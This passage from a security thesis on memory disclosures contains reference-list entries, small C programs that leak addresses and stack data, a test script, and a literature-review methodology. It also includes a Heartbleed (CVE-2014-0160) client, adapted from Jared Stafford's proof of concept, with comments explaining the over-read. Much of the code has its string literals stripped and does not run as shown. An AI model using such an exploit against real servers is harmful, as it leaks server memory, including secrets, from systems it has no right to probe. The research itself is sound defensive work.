Fermin J Serna. Cve-2012-0769, the case of the perfect info leak. In *Blackhat Conference*, Feb 2012. URL `http://zhodiac.hispahack.com/my-stuff/security/Flash_ASLR_bypass.pdf`.

Julian Seward and Nicholas Nethercote. Using valgrind to detect undefined value errors with bit-precision. In *USENIX Annual Technical Conference, General Track*, pages 17–30, 2005.

Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 552–561. ACM, 2007.

Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security*, CCS '04, pages 298–307. ACM, 2004.

Seungwon Shin, Guofei Gu, Narasimha Reddy, and Christopher P Lee. A large-scale empirical study of conficker. *Information Forensics and Security, IEEE Transactions on*, 7(2):676–690, 2012.

Eitaro Shioji, Yuhei Kawakoya, Makoto Iwamura, and Takeo Hariu. Code shredding: Byte-granular randomization of program layout for detecting code-reuse attacks. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, pages 309–318. ACM, 2012.

Saravanan Sinnadurai, Qin Zhao, and Weng fai Wong. Transparent runtime shadow stack: Protection against malicious return address modifications, 2008.

Richard Skowyra, Kelly Casteel, Hamed Okhravi, Nickolai Zeldovich, and William Streilein. Systematic analysis of defenses against return-oriented programming. In *Research in Attacks, Intrusions, and Defenses*, pages 82–102. Springer, 2013.

Kevin Z Snow, Srinivas Krishnan, Fabian Monrose, and Niels Provos. Shellos: Enabling fast detection and forensic analysis of code injection attacks. In *USENIX Security Symposium*, 2011.

K.Z.a Snow, F.a Monrose, L.b Davi, A.b Dmitrienko, C.b Liebchen, and A.-R.b Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *Proceedings - IEEE Symposium on Security and Privacy*, pages 574–588, 2013.

Jaydeep Solanki, Aenik Shah, and Manik Lal Das. Secure patrol: Patrolling against buffer overflow exploits. *Information Security Journal: A Global Perspective*, pages 1–11, 2014.

Alexander Sotirov and Mark Dowd. Bypassing browser memory protections in windows vista. In *Blackhat Conference USA*, 2008.

Ana Nora Sovarel, David Evans, and Nathanael Paul. Where's the feeb? the effectiveness of instruction set randomization. In *14th USENIX Security Symposium*, volume 6, 2005.

Raoul Strackx, Yves Younan, Pieter Philippaerts, Frank Piessens, Sven Lachmund, and Thomas Walter. Breaking the memory secrecy assumption. In *Proceedings of the Second European Workshop on System Security*, pages 1–8. ACM, 2009.

László Szekeres, Mathias Payer, Tao Wei, and Dawn Song. Sok: Eternal war in memory. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 48–62. IEEE, 2013.

Microsoft Internet Explorer Team. Enhanced memory protections in ie10. *Internet Explorer Team Blog*, March 2012. URL `http://blogs.msdn.com/b/ie/archive/2012/03/12/enhanced-memory-protections-in-ie10.aspx`.

PaX Team. Address space layout randomization (aslr). *Unpublished*, 2003. URL `http://pax.grsecurity.net/docs/aslr.txt`.

Minh Tran, Mark Etheridge, Tyler Bletsch, Xuxian Jiang, Vincent Freeh, and Peng Ning. On the expressiveness of return-into-libc attacks. In *Recent Advances in Intrusion Detection*, pages 121–141. Springer, 2011.

Lieven Trappeniers, Mohamed Ali Feki, Fahim Kawsar, and Mathieu Boussard. The internet of things: the next technological revolution. *Computer*, 46(2):0024–25, 2013.

Ubuntu. Ubuntu security features: Pie. Internet, NDa. URL `https:\/\/wiki.ubuntu.com\/Security\/Features#pie`.

Ubuntu. Ubuntu bugs launch pad, NDb. URL `https://bugs.launchpad.net/ubuntu`.

Victor Van der Veen, Lorenzo Cavallaro, Herbert Bos, et al. Memory errors: the past, the present, and the future. In *Research in Attacks, Intrusions, and Defenses*, pages 86–106. Springer, 2012.

Dan Verton and Jane Brownlow. *Black ice: The invisible threat of cyber-terrorism*. Osborne, 2003.

Tielei Wang, Tao Wei, Zhiqiang Lin, and Wei Zou. Intscope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *NDSS*. Citeseer, 2009.

Zhenyu Wang, Yanqiu Ye, and Ruimin Wang. An out-of-the-box dynamic binary analysis tool for arm-based linux. In *Cyberspace Safety and Security*, pages 450–457. Springer, 2013.

Richard Wartell, Vishwath Mohan, Kevin W. Hamlen, and Zhiqiang Lin. Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 157–168. ACM, 2012.

Jiesheng Wei, Anna Thomas, Guanpeng Li, and Karthik Pattabiraman. Quantifying the accuracy of high-level fault injection techniques for hardware faults. In *Dependable Systems and Networks (DSN), 2014 44rd Annual IEEE/IFIP International Conference on*, 2014.

Ryan Whelan, Tim Leek, and David Kaeli. Architecture-independent dynamic information flow tracking. In *Compiler Construction*, pages 144–163. Springer, 2013.

Ollie Whitehouse. An analysis of address space layout randomization on windows vista. *Symantec advanced threat research*, pages 1–14, 2007.

Daniel Williams, Wei Hu, Jack W. Davidson, Jason D. Hiser, John C. Knight, and Anh Nguyen-Tuong. Security through diversity: Leveraging virtual machine technology. *IEEE Security and Privacy*, 7(1): 26–33, January 2009.

Matthew Wold. Airline blames bad software in san francisco crash. *New York Times*, 2013.

Yichen Xie, Andy Chou, and Dawson Engler. Archer: using symbolic, path-sensitive analysis to detect memory access errors. In *ACM SIGSOFT Software Engineering Notes*, volume 28, pages 327–336. ACM, 2003.

Ru-Gang Xu, Patrice Godefroid, and Rupak Majumdar. Testing for buffer overflows with length abstraction. In *Proceedings of the 2008 international symposium on Software testing and analysis*, pages 27–38. ACM, 2008.

You-fu XU, Jin-han ZHANG, and Wei-ping WEN. Windows security: The gradual improvement of seh mechanism [j]. *Netinfo Security*, 5:025, 2009.

Yves Younan, Wouter Joosen, and Frank Piessens. Efficient protection against heap-based buffer overflows without resorting to magic. In *Information and Communications Security*, pages 379–398. Springer, 2006.

Yves Younan, Wouter Joosen, and Frank Piessens. Runtime countermeasures for code injection attacks against c and c++ programs. *ACM Computing Surveys (CSUR)*, 44(3):17, 2012.

Michal Young and Richard N. Taylor. Combining static concurrency analysis with symbolic execution. *Software Engineering, IEEE Transactions on*, 14(10):1499–1511, 1988.

Marvin V Zelkowitz and Dolores R. Wallace. Experimental models for validating technology. *Computer*, 31(5):23–31, 1998.

Chao Zhang, Tao Wei, Zhaofeng Chen, Lei Duan, László Szekeres, Stephen McCamant, Dawn Song, and Wei Zou. Practical control flow integrity and randomization for binary executables. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 559–573. IEEE, 2013.

David (Yu) Zhu, Jaeyeon Jung, Dawn Song, Tadayoshi Kohno, and David Wetherall. Tainteraser: Protecting sensitive data leaks using application-level taint tracking. *SIGOPS Oper. Syst. Rev.*, 45, 2011.

Appendices

Appendix A

Simple Program for creating a Disclosure

This is the source code for a program to create a disclosure, written in the ***C*** programming language.

Program A.1. Source code for the program to be tested in Experiments 1, 2, 3 and 4. If the input is even a normal output is produced, if it is odd, a disclosure is output.

```
#include <stdio.h>

int main(int argc, char* argv[])
{
  if (argc < 2)
  {
    printf(                          );
    return -1;
  }

  int i = 1234567;
  long a;

  printf(                  , atoi(argv[1]));
  if (atoi(argv[1]) % 2 == 0)
  {
    printf(                 );
    a = i; /* Set a to i. This is not a disclosure */
  } else
  {
    printf(                );
    a = &i; /* Set a to address of i. This is a disclosure */
  }
    printf(       , a);
```

```
    return 0;
}
```

This program returns an address like integer if an even number is input and returns the address of that integer (a memory disclosure) if the input is odd.

Appendix B

Script for Testing a single input

This script was created to test the simple program in Appendices A for a single input value.

Program B.1. script which ran each individual experiment. The input number should be passed as the first parameter.

```
#!/bin/bash

#Clean up any previous runs
rm -f OUTPUT_1
rm -f OUTPUT_2
rm -f DIFF

# Run the program once, capturing the output
./simpleProg $1 >> OUTPUT_1

# Now run again with exactly the same details
./simpleProg $1 >> OUTPUT_2

#Compare the two captured outputs
diff OUTPUT_1 OUTPUT_2 >> DIFF

# This checks if the file DIFF is empty
if [[ -s DIFF ]] ; then
  echo
else
  echo
fi ;
```

This calls the program, with the relevant input, twice and captures the output both times. It then compares the outputs to see if there is any difference and uses this to decide if there is a disclosure.

Appendix C

Programs used for creating stack cookie disclosures

This appendices contains a series of program used to print the contents of the stack on different operating systems and using different compilers. Each is designed to be as similar as possible, but slight implementation details were unavoidable. Each program works in the same way, for every entry on the stack an output is printed; if the input is odd the entry is the corresponding entry on the stack, otherwise it is a zero.

C.1 Simple Cookie Program for OS X using the Clang compiler

This is the program used to print the stack on Apple OSX using the Clang compiler.

Program C.1. Source code for the program to be tested in experiment 5.

```
#include <stdio.h>
#include <stdlib.h>


int main(int argc, char* argv[])
{
  short unsigned int a[1];
  short unsigned int b[1];

  register char* ebp asm(     );
  register char* esp asm(     );

  printf(                 , atoi(argv[1]));
```

```
  int isEven = atoi(argv[1]) % 2 == 0;
  char* p;

  for(p=ebp; p>esp; p--)
  {
    if (isEven)
    {
      printf(           , p, *p);
    } else
    {
      printf(           , p, 0);
    }
  }
  return 0;
}
```

C.2 Simple Cookie Program for Linux using GCC

This is the program used to print the stack on Linux using GCC.

Program C.2. Source code for the program to be tested in experiment 6.

```
#include <stdio.h>
#include <stdlib.h>



int main(int argc, char* argv[])
{
  short unsigned int a[1];
  short unsigned int b[1];

  register char* ebp asm(     );
  register char* esp asm(     );

  printf(                  , atoi(argv[1]));

  int isEven = atoi(argv[1]) % 2 == 0;
  char* p;

  for(p=ebp; p>esp; p--)
  {
    if (isEven)
    {
      printf(           , p, *p);
    } else
    {
      printf(           , p, 0);
    }
  }
  return 0;
}
```

C.3 Simple Cookie Program for Windows using the Visual Studio compiler

This is the program used to print the stack on Windows 7 using the Visual studio compiler.

Program C.3. Source code for the program to be tested in experiment 7.

```
#include


#include <stdio.h>
#include <stdlib.h>


int main(int argc, char* argv[])
{
  short unsigned int small[20]={0};
  char* p=0;
  char* ebpVar;
  char* espVar;

  int isEven=0;

  _asm mov ebpVar, ebp;
  _asm mov espVar, esp;

  isEven = atoi(argv[1]) % 2 == 0;

  for(p=ebpVar; p>espVar; p--)
  {
    if (isEven)
      printf(           , p, *p);
    else
      printf(           , p, 0);


  }
  return 0;
}
```

Appendix D

HeartBleed test Application

This is the source code for a client program to test for the heartbleed bug by fuzzing an SSL server. It is based upon the program in the credits in the source code, but is modified to take the response field size as an input. It merely outputs the results from the server to the output.

Program D.1. This program sends a message to an SSL server and the sends corresponding request, but for the length entered as an input to the program

```
#!/usr/bin/python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (
    jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
from optparse import OptionParser

# ClientHello
helloPacket = (
                    # Content type = 16 (handshake message); Version = 03 02; Packet
    length = 00 31
                    # Message type = 01 (client hello); Length = 00 00 2d

                    # Client version = 03 02 (TLS 1.1)

# Random (uint32 time followed by 28 random bytes):
```

```
                    # Session id = 00
                    # Cipher suite length
                    # 4 cipher suites
                    # Compression methods length
                    # Compression method 0: no compression = 0
                    # Extensions length = 0
).replace(   ,   ).decode(     )



# This is the packet that triggers the memory over-read.
# The heartbeat protocol works by returning to the client the same data that was sent
    ;
# that is, if we send "abcd" the server will return "abcd".

# The flaw is triggered when we tell the server that we are sending a message that is
     X bytes long
# (64 kB in this case), but we send a shorter message; OpenSSL won't check if we
    really sent the X bytes of data.

# The server will store our message, then read the X bytes of data from its memory
# (it reads the memory region where our message is supposedly stored) and send that
    read message back.

# Because we didn't send any message at all
# (we just told that we sent FF FF bytes, but no message was sent after that)
# when OpenSSL receives our message, it wont overwrite any of OpenSSL's memory.
# Because of that, the received message will contain X bytes of actual OpenSSL memory
    .


#heartbleedPacket = (
#'18 03 02 00 03'    # Content type = 18 (heartbeat message); Version = 03 02; Packet
     length = 00 03
#'01 FF FF'          # Heartbeat message type = 01 (request); Payload length = FF FF
                    # Missing a message that is supposed to be FF FF bytes long
#).replace(' ', '').decode('hex')

global heartbleedPacket

heartbleedPacket = (
```

```
                    # Content type = 18 (heartbeat message); Version = 03 02; Packet
    length = 00 03
                # Heartbeat message type = 01 (request); Payload length = FF FF
)



options = OptionParser(usage=                          , description=
                                                )
options.add_option(    ,          , type=     , default=443, help=
                    )
options.add_option(    ,          , type=        , default=      , help=
                )


def dump(s):
    packetData =    .join((c if 32 <= ord(c) <= 126 else     )for c in s)
    print      % (packetData)


def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
    rdata =
    remain = length
    while remain > 0:
        rtime = endtime - time.time()
        if rtime < 0:
            return None
        # Wait until the socket is ready to be read
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata


# When you request the 64 kB of data, the server won't tell you that it will send you
     4 packets.
```

```
# But you expect that because TLS packets are sliced if they are bigger than 16 kB.
# Sometimes, (for some misterious reason) the server wont send you the 4 packets;
# in that case, this function will return the data that DO has arrived.

def receiveTLSMessage(s, fragments = 1):
    contentType = None
    version = None
    length = None
    payload =

    # The server may send less fragments. Because of that, this will return partial
        data.
    for fragmentIndex in range(0, fragments):
        tlsHeader = recvall(s, 5) # Receive 5 byte header (Content type, version, and
             length)

        if tlsHeader is None:
            print
            return contentType, version, payload # Return what we currently have

        contentType, version, length = struct.unpack(      , tlsHeader) # Unpack the
            header
        payload_tmp = recvall(s, length, 5) # Receive the data that the server told
            us it'd send

        if payload_tmp is None:
            print

            return contentType, version, payload # Return what we currently have

        print                                                    % (contentType,
            version, len(payload_tmp))

        payload = payload + payload_tmp

    return contentType, version, payload


def exploit(s):
    s.send(heartbleedPacket)
    print(heartbleedPacket)
```

```
        # We asked for 64 kB, so we should get 4 packets
        contentType, version, payload = receiveTLSMessage(s, 4)
        if contentType is None:
            print
            return False

        if contentType == 24:
            print
            dump(payload)
            if len(payload) > 3:
                print

            else:
                print

            return True

        if contentType == 21:
            print
            dump(payload)
            print
            return False

    def main():
        global heartbleedPacket
        opts, args = options.parse_args()
        if len(args) < 1:
            options.print_help()
            return


        heartbleedPacket = (heartbleedPacket+opts.size).replace(    ,    ).decode(      )
        print(heartbleedPacket)


        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print
        sys.stdout.flush()
        s.connect((args[0], opts.port))
        print
        sys.stdout.flush()
        s.send(helloPacket)
```

```
    print
    sys.stdout.flush()
    # Receive packets until we get a hello done packet
    while True:
        contentType, version, payload = receiveTLSMessage(s)
        if contentType == None:
            print
            return
        # Look for server hello done message.
        if contentType == 22 and ord(payload[0]) == 0x0E:
            break

    print
    sys.stdout.flush()

    # Jared Stafford's version sends heartbleed packet here too. It may be a bug.
    exploit(s)

if __name__ ==           :
    main()
```

Appendix E

Methodology for reviewing literature on Memory Disclosures

The methodology used to identify the resources used is explained in this section.

The terminology "memory disclosure" is a common one, and the term which most accurately defines the specific vulnerability discussed in this thesis. As this is not a well defined field in the literature, there is no term that can be searched for to identify all of the appropriate literature. This makes it difficult to be sure of identifying all of the relevant papers. For this reason a multi-stage methodology was used to identify all of the literature required.

The original core part of the search was achieved by searching for the terms in table E.1.

Source	Date	Term	No of Returns
IEEExplore	09 June 2014	memory disclosure	24
ScienceDirect	09 June 2014	"memory disclosure" and limit category to "Computers & Security"	24
ACM	09 June 2014	memory AND disclosure and refine search to a relevant set of publication titles	477
ISI Web Science	09 June 2014	memory disclosure and refine research are "Computer Science"	23
Scopus	09 June 2014	memory disclosure and refine research are "Computer Science"	42

Table E.1. Sources of primary academic papers, used a basis to start the literature review on Memory Disclosures.

The first review stage was initially based simply on the title of the paper, this was used to eliminate all of the papers which were obviously based in a different field; this was necessary due to the number of Psychology papers returned. Each paper was then reviewed in more detail, for some this merely consisted of reading the title, the abstract and quickly scanning the rest of the paper, where it was clearly not relevant. Where a paper was possibly relevant it was read and the all of the citations were also checked. Where any of the citations could have been relevant they were added to the list of references and the process was repeated for it. In addition to checking the citations list, Google scholar was used to check the cited by list for each relevant paper and any relevant ones found were added. This process was repeated until every paper had been reviewed.